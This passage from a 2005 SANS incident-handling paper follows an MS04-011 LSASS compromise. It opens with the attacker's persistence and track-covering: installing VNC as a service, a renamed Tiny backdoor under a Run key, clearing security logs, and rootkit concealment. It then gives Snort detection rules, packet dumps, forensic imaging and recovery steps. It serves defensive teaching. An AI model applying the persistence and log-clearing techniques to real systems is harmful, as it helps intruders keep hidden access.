3.4. Network Diagram



3.5. Keeping Access

To maintain access Johnny could download and install VNC remote control software. The VNC software is available at <http://www.realvnc.com/download.html>. VNC is easy to install and can be installed as a service.

- 1.) Start VNC installer
- 2.) Click Next
- 3.) Accept the Agreement
- 4.) Click next to install at default location
- 5.) Deselect viewer click next
- 6.) Click don't create a start menu folder
- 7.) Check register & configure VNC server
- 8.) Check Start service
- 9.) Click next
- 10.) Set Service properties
 - Authentication Set Password
 - Connection Set Port
 - Click Apply
- 11.) Click Finish

Other methods of keeping would be to install a renamed version of Tiny. Rename Tiny to SMSS.exe set it to auto run via the Run key in HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/Run. Other possibilities would be to use Netcat and this would push the connection to Johnny. The problem with using VNC, Tiny or Netcat is there would be a trail back to Johnny.

3.6. Covering Tracks

As mentioned before the only tracks left are when the user is added. To solve this problem Johnny will go into the event viewer and clear the security log files. The user entry will still exist. If Johnny is not planning on reattaching to the system the user account could be deleted and then logs could be cleared.

The only problem that cannot be easily fixed is problem with LSASS.EXE handle count. While the VNC dll was running under LSASS.exe and the mouse was moving the thread count was increasing by 100 to 300 handles per second. These handles can cause a resource exhaustion problem that only be fixed by rebooting the system. Other ways to hide

what we have done is to replace system files with custom versions that will not show that the process is running. Modify the system kernel, Task manager, and Windows explorer to not show the existence of a given process. The modified Windows Explorer will not show the file and the registry editor will not show the entries in the hive. Because of these “root kits” never trust the tools installed on a system. If something fishy is going on run programs from a CD-ROM or mount the disk from a bootable CD and check for the presence of the files. Many anti-virus program will detect “root kits”.

© SANS Institute 2005, Author retains full rights.

4. Incident Handling Process

One thing always to remember during an incident is to remain calm. Take precise notes that answer the question Who, What, When, Where, Why and How?

4.1. Preparation

Before an incident occurs establish

- Policy
- Communications plan
- Tools (Jump Bag)
- War Room

4.1.1. Policy

Have a warning banner on all systems and assets that only prior authorized personnel are allowed to use the system and any unauthorized attempted access, modification or use is prohibited, that the use of the company systems maybe monitored and data recorded without notice. Before a banner is placed on a system the company legal staff should review it. Below is an example banner used by a U.S. based company:

"Consistent with Acme Widget's Electronic Communications Acceptable Usage Policy, this computer system, which includes, but is not limited to all related software, hardware, communication networks, e-mail, internet access and any supporting infrastructure is the property of Acme Widget and is provided only for users with express prior authorization from Acme Widget. Acme Widget monitors its computer systems and all data or information placed on, stored on, received by or sent by such systems. Data or information that is monitored by Acme Widget may be examined, recorded, copied, deleted, purged and used for by Acme Widget for any purpose. Unauthorized access or use of Acme Widget's computer systems or any information or data placed on, stored on, received by or sent by such systems is prohibited."

Before an incident occurs there should be a policy in place on what to do. Should you clean up the problem or gather evidence. If evidence is gathered who is to be notified law enforcement, corporate security staff, corporate legal or whom? Is there a decision tree on what to do if so it needs to be clear? During an incident you do not want any gray areas.

The policies should define the makeup of who is on incident response team, what their duties are, and how the team is to be notified. For example: In the event of a suspected computer security incident users are to call the help desk and system administrators are to call the server on-call rep. It is the job of the help desk and server on-call rep to screen and route the call to the incident team for further investigation. Early

warning systems such as security event monitors and Intrusion Detection Systems should notify the security team directly.

The polices should detail what the expected incident report should contain and who it should go to.

4.1.2. Communications Plan

The Communications Plan establishes how and to whom communications occur. Create call lists and establish the methods to get the information out to Incident handlers in other groups, divisions or subsidiaries, business leaders, system administrators and the users. It is best to assume during an incident that the File Servers, Email servers and Network are unavailable. The communications plan and calling lists need to be printed out. The Incident team should carry the calling lists with them. One excellent method to notify everyone quickly is the calling tree. Once notified of an incident, the initiating member calls two others. For example utilizing a five-tiered tree in 5 -20 minutes 31 people can be notified. To increase quality of communication a tier member cross calls the next person down the tier list to insure that communications chain has not failed, For example in tier 3 Frank would call George and George would call Dawn and so on.

| Tier 1 | Tier 2 | Tier 3 | Tier 4 | Tier 5 |
|--------|--------|--------|--------|---------------|
| April | Bob | Dawn | Hanna | Paul |
| | | | Irene | Quivira |
| | | Edward | Julie | Richard |
| | | | Kay | Sean |
| | Chuck | Frank | Luke | Thom |
| | | | Mary | Ulysses |
| | | George | Nancy | Val |
| | | | Opie | Wade |
| | | | | Xavier |
| | | | | Yancy |
| | | | | Zach |
| | | | | Anna-Marie |
| | | | | Bobby-Jo |
| | | | | Charles-Frank |
| | | | | David-Lee |
| | | | | Edwina-May |

If the incident is wide spread, when appropriate, in addition to the calling tree put a notice on the help telephone call router system to help notify the users of the incident and what steps they should taking. This will help prevent vital information from being stalled by an over whelmed help desk and everyone calling a CERT team when they are attempting deal with an incident. It is important there be a person be in charge of communications and it is their job to keep the help desk and the notice on the telephone router updated. At the same

only provide the information that is needed. During the incident handling information is given out on a need to know basis.

4.1.3. Tools (Jump Bag)

Jump Kit :

CD-RW or DVD +or –RW and drive media

USB jump drive

Paper & Pen

Computer Paper

Network hub

Network cables

Wireless Card

Dual booted Laptop and Bart PE boot CD with the following software:

Windows Only

Symantec Ghost <http://www.symantec.com/ghost/> - Commercial \$\$

Trend sysclean <http://www.trendmicro.com/download/dcs.asp>

- Commercial

Network Stumbler <http://www.netstumbler.com/downloads/>

PS Tool suite from <http://www.sysinternals.com/files/pstools.zip>

Windows and Lunix/Unix

Nessus <http://www.netstumbler.com/downloads/>

NMAP http://www.insecure.org/nmap/nmap_download.html

Snort <http://www.snort.org/dl>

TCPDump <http://www.tcpdump.org/>

Etherreal <http://www.ethereal.com/download.html>

4.1.4. Protections in place

To prevent attackers from getting in have several things in place.

Firewall at the perimeter that tightly controls what ports are allowed in (ingress filtering) and what ports are allowed out (egress filtering).

Firewall at department level that limits who internally can access departmental systems.

Use a patch management product such as PatchLink to audit patches and to release them. PatchLink fingerprints the vulnerability. Thus if the registry is updated but the files are still out of date that patch will show as uninstalled.

Use an anti-virus product such as Trend OfficeScan that not only monitors for viruses, Trojans and Worms but also monitors for hacker tools.

To detect attackers when they attack use various monitoring systems

Use an Intrusion Detection System such as Snort with an Aanval console system. Aanval has the ability to run external programs so that automated notification of possible incidents are done without affecting Snort's primary job.

Snort is available for download at <http://www.snort.org/dl>. Open Aanval is available at http://www.aanval.com/?op=pub_openAanval.

To download Aanval you will have to fill out a form. Aanval also has a commercial product that has additional features that are suitable for monitoring and managing multiple Snort sensors.

Use system log monitoring from border devices, as well as internal switches, routers and servers. The log monitoring can either be at the local servers or with a central syslog servers that collects all the logs from all the devices. The Aanval product mentioned above has the ability to do this as well.

4.2. Identification

Most alerts are going to come through automated monitoring systems these include Router and Firewall log monitoring, Intrusion Detection alerts and Virus alerts. The monitoring includes trapping all communication attempts to the routers or firewalls. Attempts from authorized sources can then be filtered eliminating false alerts. In a small to medium sized environment you will be able to see port scans which are a precursor to an attempted to attack a system. On the firewall, monitor attempted access to unopened ports or firewalking looking for ports of interest. On a low to moderate traffic system it is a good to watch the logs during the day, but at night and after hours an automated log monitoring system is used with alerting rules tuned to the environment. The Intrusion Detection Systems and Anti-Virus products will need constant new signature files and proper alert configuration so that they will alert on malicious activity.

This specific exploit has two phases in which you can detect it during the buffer overflow and when the VNC connection is made. When the buffer overflow is implemented it is possible with generic snort rules to detect a no-op sled and the DCERPC LSASS exploit. The "SHELLCODE x86

0x90 unicode NOOP” rule is triggered when a series of five 0x90 unicode NOOPs are sent.

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
(msg:"SHELLCODE x86 0x90 unicode NOOP"; content:"|90 00 90 00 90 00
90 00 90 00|"; classtype:shellcode-detect; sid:653; rev:9;)
```

The “NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt” rule is triggered when 0x05 is received within 1 byte

0x00 is received at most within 1 byte of prior pattern match and search only 1 byte from prior pattern match

0x90 0x00 is received at most within 2 bytes of prior pattern match and search only 19 bytes from prior pattern match

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS
DCERPC LSASS DsRolerUpgradeDownlevelServer Exploit attempt";
flow:to_server,established; content:"|05|"; within:1;
content:"|00|"; within:1; distance:1; content:"|09 00|";
within:2; distance:19;
flowbits:isset,netbios.lsass.bind.attempt;
reference:bugtraq,10108; reference:cve,2003-0533;
reference:url,www.microsoft.com/technet/security/bulletin/MS04-
011.msp; classtype:attempted-admin; sid:2508; rev:6;)
```

Example Packet that triggered rules - (same packet triggered multiple rules)

```
==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+
[**] SHELLCODE x86 0x90 unicode NOOP [**]
10/11-16:47:35.537952 192.168.142.129:2438 -> 192.168.142.128:445
TCP TTL:64 TOS:0x0 ID:21447 IpLen:20 DgmLen:1167 DF
***AP*** Seq: 0x8F4A51D9 Ack: 0x17E68676 Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 728201 18538
```

```
==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+
[**] NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt [**]
10/11-16:47:35.537952 192.168.142.129:2438 -> 192.168.142.128:445
TCP TTL:64 TOS:0x0 ID:21447 IpLen:20 DgmLen:1167 DF
***AP*** Seq: 0x8F4A51D9 Ack: 0x17E68676 Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 728201 18538
```

```
0x0000: 00 0C 29 2A 96 3A 00 0C 29 F6 55 54 08 00 45 00 ..)*...).UT..E.
0x0010: 04 8F 53 C7 40 00 40 06 44 4F C0 A8 8E 81 C0 A8 ..S.@.@.DO.....
0x0020: 8E 80 09 86 01 BD 8F 4A 51 D9 17 E6 86 76 80 18 .....JQ....v..
0x0030: 19 20 E8 63 00 00 01 01 08 0A 00 0B 1C 89 00 00 . .c.....
0x0040: 48 6A 00 00 04 57 FF 53 4D 42 2F 00 00 00 00 18 Hj...W.SMB/.....
0x0050: 01 20 00 00 00 00 00 00 00 00 00 00 00 00 00 08 . . . . . . . . . .
0x0060: D7 0C 00 08 ED BF 0E FF 00 00 00 00 40 00 00 00 .....@...
0x0070: 00 FF FF FF FF 08 00 18 04 00 00 18 04 3F 00 00 .....?..
0x0080: 00 00 00 18 04 05 00 00 01 10 00 00 00 18 04 00 .....
0x0090: 00 00 00 00 00 00 04 00 00 00 00 09 00 AD 0D 00 .....
0x00A0: 00 00 00 00 00 AD 0D 00 00 90 00 90 00 90 00 90 .....
0x00B0: 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 .....
More 90 00 90 00
```

```
0x0480: 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 .....
0x0490: 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 .....
```

```
====+
```

A successful exploit will produce the following type of Snort alert Logs:

```
[**] [1:653:9] SHELLCODE x86 0x90 unicode NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
10/11-16:47:35.537952 192.168.142.129:2438 -> 192.168.142.128:445
TCP TTL:64 TOS:0x0 ID:21447 IpLen:20 DgmLen:1167 DF
***AP*** Seq: 0x8F4A51D9 Ack: 0x17E68676 Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 728201 18538

[**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
10/11-16:47:35.537952 192.168.142.129:2438 -> 192.168.142.128:445
TCP TTL:64 TOS:0x0 ID:21447 IpLen:20 DgmLen:1167 DF
***AP*** Seq: 0x8F4A51D9 Ack: 0x17E68676 Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 728201 18538
[Xref => http://www.microsoft.com/technet/security/bulletin/MS04-011.msp]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533]
[Xref => http://www.securityfocus.com/bid/10108]
```

For brevity only two examples of the Snort alerts are included in this section. For the full Snort Alert logs see [Snort log of Metasploit “Microsoft LSASS MS04-011 Overflow”](#) in the Extras section.

After the VNC code is injected and started, a VNC session is opened. The snort rule for VNC will detect the session when the VNC session starts.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"POLICY VNC server response"; flow:established; content:"RFB 0"; depth:5; content:".0"; depth:2; offset:7; classtype:misc-activity; sid:560; rev:6;)
```

The rule is triggered when the character “RFB 0” and for “.0” from any tcp port to any tcp port. When packet signature matches the following alerts will be logged. This shows Victims PC at IP 192.168.142.128 TCP port 4444 and the Attackers PC at IP address 192.168.142.129 TCP port 2439 bringing the session up.


```
[**] POLICY VNC server response [**]
10/11-16:47:39.870700 192.168.142.128:4444 -> 192.168.142.129:2439
TCP TTL:128 TOS:0x0 ID:253 IpLen:20 DgmLen:64 DF
***AP*** Seq: 0x17EAF743 Ack: 0x8FBE5671 Win: 0x4470 TcpLen: 32
TCP Options (3) => NOP NOP TS: 18582 728516
0x0000: 00 0C 29 F6 55 54 00 0C 29 2A 96 3A 08 00 45 00  ..).UT..)*...E.
0x0010: 00 40 00 FD 40 00 80 06 5B 68 C0 A8 8E 80 C0 A8  .@...[h.....
0x0020: 8E 81 11 5C 09 87 17 EA F7 43 8F BE 56 71 80 18  ...\.....C..Vq..
0x0030: 44 70 C2 40 00 00 01 01 08 0A 00 00 48 96 00 0B  Dp.@.....H...
0x0040: 1D C4 52 46 42 20 30 30 33 2E 30 30 33 0A      ..RFB 003.003.

====+
```

```
[**] POLICY VNC server response [**]
10/11-16:47:40.332017 192.168.142.129:2439 -> 192.168.142.128:4444
TCP TTL:64 TOS:0x0 ID:59590 IpLen:20 DgmLen:64 DF
***AP*** Seq: 0x8FBE5671 Ack: 0x17EAF74F Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 728680 18582
```


| Process | PID | CPU | Description | Compar... | Path |
|---------------------|-----|-----|----------------------|--------------|---|
| System Idle Process | 0 | 97 | | | |
| System | 8 | 01 | | | |
| smss.exe | 140 | 00 | Windows NT Ses... | Microsoft... | C:\WINNT\system32\smss.exe |
| csrss.exe | 160 | 00 | Client Server Run... | Microsoft... | C:\WINNT\system32\csrss.exe |
| winlogon.exe | 180 | 00 | Windows NT Log... | Microsoft... | C:\WINNT\system32\winlogon.exe |
| services.exe | 208 | 00 | Services and Con... | Microsoft... | C:\WINNT\system32\services.exe |
| svchost.exe | 380 | 00 | Generic Host Pro... | Microsoft... | C:\WINNT\system32\svchost.exe |
| SPOOLSV.EXE | 408 | 00 | Spooler SubSyste... | Microsoft... | C:\WINNT\system32\SPOOLSV.EXE |
| svchost.exe | 440 | 00 | Generic Host Pro... | Microsoft... | C:\WINNT\system32\svchost.exe |
| regsvc.exe | 480 | 00 | Remote Registry ... | Microsoft... | C:\WINNT\system32\regsvc.exe |
| mstask.exe | 508 | 00 | Task Scheduler E... | Microsoft... | C:\WINNT\system32\mstask.exe |
| VMwareService.e | 544 | 00 | VMware Tools Se... | VMware... | C:\Program Files\VMware\VMwareService.exe |
| lsass.exe | 220 | 00 | LSA Executable a... | Microsoft... | C:\WINNT\system32\lsass.exe |
| cmd.exe | 700 | 00 | Windows NT Co... | Microsoft... | C:\WINNT\system32\cmd.exe |
| explorer.exe | 676 | 00 | Windows Explorer | Microsoft... | C:\WINNT\explorer.exe |
| VMwareTray.exe | 740 | 00 | VMwareTray | VMware... | C:\Program Files\VMware\VMwareTray.exe |
| cmd.exe | 680 | 00 | Windows NT Co... | Microsoft... | C:\WINNT\system32\cmd.exe |
| PROCEXP.EXE | 192 | 02 | Sysinternals Proc... | Sysintern... | C:\PROCEXP.EXE |

4.2.1. Timeline



4.3. Containment

There are several steps to contain an incident

- Deploy containment team - Survey the attack
- Stabilize the evidence of the incident - Backup
- Analysis

4.3.1. Deploy Containment Team – survey the attack scene

The containment team's job is to survey the area and to interview those involved. Is there anything there that should not be such as extra wires, hubs, switches, access points or modems? If anything is found at this point do not change anything. The area should be secured. Get a list of those involved. Document everything do not dismiss anything at this point get everything written down. Keep in mind we need to answer who, what, when, why and how. If this is going to be reported to the authorities document the physical area with photographs. Many businesses do not report computer crimes for various reasons. For internal documentation purposes photographs may still be desired.

4.3.2. Stabilize the evidence of the incident - Backup

If the system is going to be used as evidence the chain of custody must be maintained. The evidence cannot be contaminated for this reason you cannot install or load anything on the hard drive. The act of reading a file will alter the file. Some attack software will self-terminate and clean up after its self if the network goes offline. If the switch port can be isolated without dropping link this should be done otherwise insert and a workgroup hub or switch onto the network connection. Run any utilities or backup applications from the CD-Rom, Floppy or USB drive. Snap shot the running system including the memory and hard drives. When it is time to duplicate the hard drive do not run shutdown pull power to avoid losing evidence. Copy the drive twice. One copy goes back into the system and the other copy is used as a source to make additional copies for analysis. The original is locked up in pristine condition. From the start to the end the chain of custody must be maintained and access to the device must be controlled. We use Ghost to duplicate disks.

4.3.3. Using Ghost to create Forensic copies

To Image disk to CD/DVD

- Boot/Program Source
 - Ghost Boot Floppy
 - Ghost Floppies
- Data Destination
 - CD/DVD Writer
 - Blank CDs/DVDs

To image: disk to disk

- Boot/Program Source
 - Ghost Boot Floppy
 - Ghost Floppies
 - or
 - Bootable Ghost CD
- Data Destination
 - Disk drive

4.3.3.1. Boot ghosting system disk

Boot with Windows98 Boot disk with CD support. After the system is booted switch to ram drive on C drive. The NTFS partition is not available to Windows 98 and will not have a drive letter assigned.

```
C:> A:\ghost\ghost.exe -ir -span -auto -fro
```

This starts the Ghost GUI in

- Image Raw mode (sector by sector copy of complete disk)
- Spans across Multiple volumes (if Needed)
- Automatically names the next span file (if Needed)
- Forces cloning even if source contains bad sectors

4.3.3.2. Local disk


Select Local Disk to Image for creating Image CDs

or

Select Local Disk to Disk to create a cloned disk

See example 5.3.3-1 for Disk to Image Selection screenshot


Example 5.3.3 - 1



4.3.3.3. Select Local Drive Source


In this example 5.3.3-2 there is a single drive. If you were cloning disks there would be two drives. In this situation it is imperative that the correct drive be chosen. It seems like an impossible mistake, there have been numerous instances where a destination disk has been copied over the source disk. Wiping out the data.

Example 5.3.3 - 2



4.3.3.4. Select Image Destination

Unless the Ghosting system disk is setup for networking there will only be two possible choices an inserted hard drive or CD/DVD writer. In this example 5.3.3 – 3 CD/DVD is selected.

Example 5.3.3 - 3**4.3.3.5. Ghost Pop-ups**

A series of Popup windows with questions pertaining to the Image will appear.

- Compress image file?

Select No (Choices are No, Fast and High)

- Copy a bootable floppy to CD/DVD disk?

Select No (Choice is either Yes or No)

- Proceed with Drive Backup to CD/DVD?
About xx CDs or xx DVDs will be needed


Select Yes (Choice is either Yes or No)

(Note: 1 CD for every 640MB and 1 DVD for 4.7GB)

- Warning – Spanned NTFS images on removable media result in excessive media swaps if used with Ghost Explorer – continue?

Select Yes (Choice is either Yes or No)

Imaging or Cloning starts and the progress bar appears see example 5.3.3 – 4

Example 5.3.3 - 4

When Cloning or imaging is finished a popup asking to restart the computer will come up.

4.3.4. Incident Analysis

Using a copy of the Forensic backup answer these questions:

- Using log files from this and neighboring systems. How far did the intruder get?
- Has any of the system files changed (additions or deletions)?

This specific type of incident code was injected into memory. There are not any permanent files changes. In the scenario mentioned the intruder is looking for information MP3 files. The only audit information left is odd file access times.

4.4. Eradication

The processes were checked with Process explorer as shown in section 5.2. Only indications of problems were sluggish performance and the excessive number of handles with the LSASS.EXE process.

The PC's power cord was pulled and scanned using Trend Micro's Sysclean tool <http://www.trendmicro.com/download/dcs.asp> from a Bootable CD with Windows PE or Bart's PE <http://www.nu2.nu/pebuilder/#download> with current pattern files. Nothing was found when the PC was booted. Process explorer was used and LSASS.EXE now appears normal.

4.5. Recovery

To bring the systems back online the tasks are :

- Clean / restore infected systems
- Put controls in place to prevent the vulnerabilities from being exploited again

4.5.1. Clean / Restore infected systems

The best way to restore the system is from recent backup. This guarantees that nothing was missed. Unfortunately backups do not always occur. Servers are typically backed up and workstations are rarely backed up. Then next best thing is to rebuild or cleanup. In this instance the choice is system restore from a backup.

4.5.2. Security Controls

To prevent vulnerabilities from being exploited security controls must be in place. In this scenario the needed controls are in the area of Access point configuration, Router configuration, System auditing, system security patches and anti-virus.

Access points and Routers should be configured when purchased. They are typically configured to get the average consumer up and online without a support call. The default configuration will either have no password or one that is widely known. When access points are used they need to be locked down. One of the simple ways is through Mac-address registration, private SSIDs and WEP keys. DSL / Cable modem routers or firewalls should be configured to block all incoming connections unless there is a reason for inbound connection to exist. An example of allowed inbound connection would be for web servers.

The PC did not have anti-virus installed, this was procured and installed. There are several good anti-virus products in the market Trend Micro (<http://www.trendmicro.com>) and Symantec (<http://www.symantec.com>) appear to be very good.

The routers / firewalls / access points and PCs need to have the latest security patches and firmware installed. The firmware for security devices and typically downloaded from the manufacturers web site. All appropriate security hot fixes and service packs need to be installed. They can be downloaded via the Microsoft update site <http://windowsupdate.microsoft.com>.

4.6. Lesson Learned

Small businesses and individuals need to follow similar protocols that medium to large enterprises do. The smaller sites do not typically need

automation nor do they have access to the technical resources to have and operate IDS systems.

1. Ingress and egress filtering at border router

Filter all unnecessary ports from entering and leaving local network. The filter list needs to be periodically reviewed.

2. Host based firewall

Filter all unnecessary ports and addresses from entering system. Filter ports and addresses that the system is allowed to talk with. This filter list will need to be reviewed on a regular basis

3. Anti-virus

All PCs and servers should have anti-Virus software installed and operational. Because some applications are sensitive to service state changes critical servers may need to be set for manual updates. For most workstations and servers hourly updates should be the standard. Executables should be released or installed after testing. Anti-Virus vendors have occasionally written virus patterns that are too broad. These broad patterns will then delete required software. Be aware many Anti-Virus vendors regard computer security testing software as a virus.

4. Patch management

Patch management should be part of the configuration management piece of computer operation. When patches are released they should be tested before final installation. All applications should be tested with a given patch whenever feasible. Patch management can be anything from automatic auditing and installation to a web site based audit and installation.

5. System security event auditing

Security events need to be enabled for “Audit account logon events”, “Audit account management: and “Audit logon event” for both successful events as well as unsuccessful events. It is best if that Security logs be sent off server. This will slow down if not prevent the traces from being deleted by a hacker.

6. Access Point configuration

The Access Point should always set up to be secure. Items that need to be changed SSID, SSID Broadcast, Wireless security and MAC Filter in permit only mode. The SSID needs to be set to something other than the standard. The SSID is a password so it should not be something that is guessable. The SSID Broadcast should be disabled. Ideally the Wireless security should be WPA. 128 bit WEP would work where WPA is not practical. Because WPA requires a radius server WPA is not practical for home or small business networks. In large organizations

MAC filters would not be practical. But in this instance this would be perfect.

Conclusion

This incident could have been prevented if it was not for the incorrectly configured Access Point, the un-patched system and by the lack of a host based firewall. If any one of these items were in place. The incident would have not occurred or would have been made more difficulty and might not even have happened. The ultimate cause of the incident was Johnny the cracker. With Defense in depth this could be prevented.

© SANS Institute 2005, Author retains full rights

5. Extras

